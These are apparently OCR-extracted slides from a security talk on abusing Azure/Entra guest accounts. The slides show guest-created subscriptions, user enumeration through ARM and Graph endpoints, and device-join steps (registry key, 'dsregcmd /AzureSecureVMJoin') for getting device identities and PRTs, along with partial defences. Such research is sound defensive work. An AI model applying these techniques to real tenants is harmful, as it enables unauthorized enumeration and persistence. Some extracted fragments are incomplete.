
- **Specify who can invite guests:** By default, all users in your organization, including B2B collaboration guest users, can invite external users to B2B collaboration. If you want to limit the ability to send invitations, you can turn invitations on or off for everyone, or limit invitations to certain roles.

NEXT PROBLEM

OUR SUBSCRIPTION IS EMPTY

UNIQUE PRIVILEGE MODEL


- Guest only has access to their subscription... and it's empty :(



FAILED WAYS TO LEVERAGE THIS

SUBSCRIPTION TO SUBSCRIPTION? NO!

- Subscriptions purpose is to be logical containers!



BILLING ATTACK?

NO!

- Who ends up paying for this new subscription?
- Guests billing account gets billed for subscription and all resources created inside of it
- No way to use this for guests to offload costs

**LIST THINGS
GUESTS SHOULD NOT BE ABLE TO**

Subscriptions

+ Add Manage Policies ...

Showing subscriptions in [redacted] directory. Don't see a subscription? [Switch directories](#)

Subscriptions : **Filtered (3 of 3)**

My role == **all**
Status == **all**
+ Add filter

Subscription name	
GuestSub2	...
Subscription 1	...
GuestMakesSub	...

GuestSub2 | Access control (IAM)

Search

- Overview
- Activity log
- Access control (IAM)**
- Tags
- Diagnose and solve problems
- Security
- Resource visualizer
- Events
- Cost Management
- Billing
- Settings
 - Programmatic deployment
 - Billing properties
 - Resource groups
 - Resources
 - Preview features
 - Usage + quotas
 - Policies
 - My permissions
 - Resource providers
 - Deployments

+ Add Download role assignments Edit columns Refresh Delete Feedback

Number of role assignments for this subscription

1 4000

Privileged

5

[View assignments](#)

Search by name or email

Type : All Role : All Scope : All scopes State : All End time : All

All (9) Job function roles (4) Privileged administrator roles (5)

Name	Type	Role	Scope	State	End time
Owner (1)					
<input type="checkbox"/> Simon Guest	User	Owner	This resource	Active permanent	Permanent
Reader (2)					
<input type="checkbox"/> Connector	Service principal	Reader	Management group (l...	Active permanent	Permanent
<input type="checkbox"/> Connector	Service principal	Reader	Management group (l...	Active permanent	Permanent
AcrDelete (1)					
<input type="checkbox"/> Darth Maul	User	AcrDelete	Management group (l...	Active permanent	Permanent
Key Vault Reader (1)					
<input type="checkbox"/> Connector	Service principal	Key Vault Reader	Management group (l...	Active permanent	Permanent
User Access Administrator (4)					
<input type="checkbox"/> Darth Maul	User	User Access Administrator	Root (Inherited)	Active permanent	Permanent

```
simon [ ~ ]$ az ad user list --query "[].{displayName:displayName, userPrincipalName:userPrincipalName}"
Insufficient privileges to complete the operation.
```


API ENDPOINTS

```
{  
  "properties": {  
    "roleDefinitionId": "/subscriptions/c4ef42c0-9c21-4f83-  
    "principalId": "853abbf4-8[REDACTED]",  
    "principalType": "User",  
    "scope": "/",  
    "roleName": "Contributor"  }  
}
```

- **ARM:** https://management.azure.com/subscriptions/{sub_id}/resourceGroups/{rg}/providers/Microsoft.Compute/virtualMachines/{VM_NAME}/providers/Microsoft.Authorization/roleAssignments?api-version=2020-04-01-preview
- **GRAPH:** <https://graph.microsoft.com/v1.0/directoryObjects/getByIds>

```
{  
  "@odata.type": "#microsoft.graph.user",  
  "id": "ce8f81[REDACTED]",  
  "businessPhones": [],  
  "displayName": "Emperor Palpatine",  
  "givenName": null,  
  "jobTitle": null,  
  "mail": "usetheforce@deathstar.com",  
  "mobilePhone": null,  
  "officeLocation": null,  
  "preferredLanguage": null,  
  "surname": null,  
  "userPrincipalName": "emperor_palpatine@[REDACTED]"  
},  
{
```

WHY THIS WORKS?



PARTIAL DEFENCE

- Even most restrictive setting only prevents lookup portion.

External Identities | External collaboration settings

Search Save Discard

Email one-time passcode for guests has been moved to All Identity Providers. →

Guest user access

Guest user access restrictions ⓘ

[Learn more](#)

- ☐ Guest users have the same access as members (most inclusive)
- ☐ Guest users have limited access to properties and memberships of directory objects
- ☒ Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

DEVICES

WHY ARE DEVICE IDENTITIES VALUABLE?

- Are a key signal in CAPs (conditional access policies)
- Joined devices will be issued PRTs (primary refresh token)
 - PRTs are valid up to 90 days
 - PRTs provide user SSO to all OAuth resources in Azure

<https://aadinternals.com/post/deviceidentity/> - Credit @DrAzureAd

HOW DO WE GET ONE?

[Home](#) > [Virtual machines](#) > [Create a virtual machine](#) >

Install an Extension ...



 Save  Discard |  Got feedback?


Microsoft Entra join and registration settings

Users may join devices to Microsoft Entra ⓘ

All Selected **None**

Selected
No member selected

 Azure AD based Windows Login 



Azure AD based Windows Login
Microsoft Corp.

This extension configures your Windows VM for Azure AD based login.

<https://learn.microsoft.com/en-us/entra/identity/devices/howto-vm-sign-in-azure-ad-windows>

FUN FACT: NO AAD LOGIN EXTENSION REQUIRED

- Add a managed identity to the VM
- Update registry
- `dsregcmd /AzureSecureVMJoin /debug (/MdmId {MDM_ID})`

Key	Value
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmComputeMetadataEndpoint	http://169.254.169.254/ metadata/instance/compute
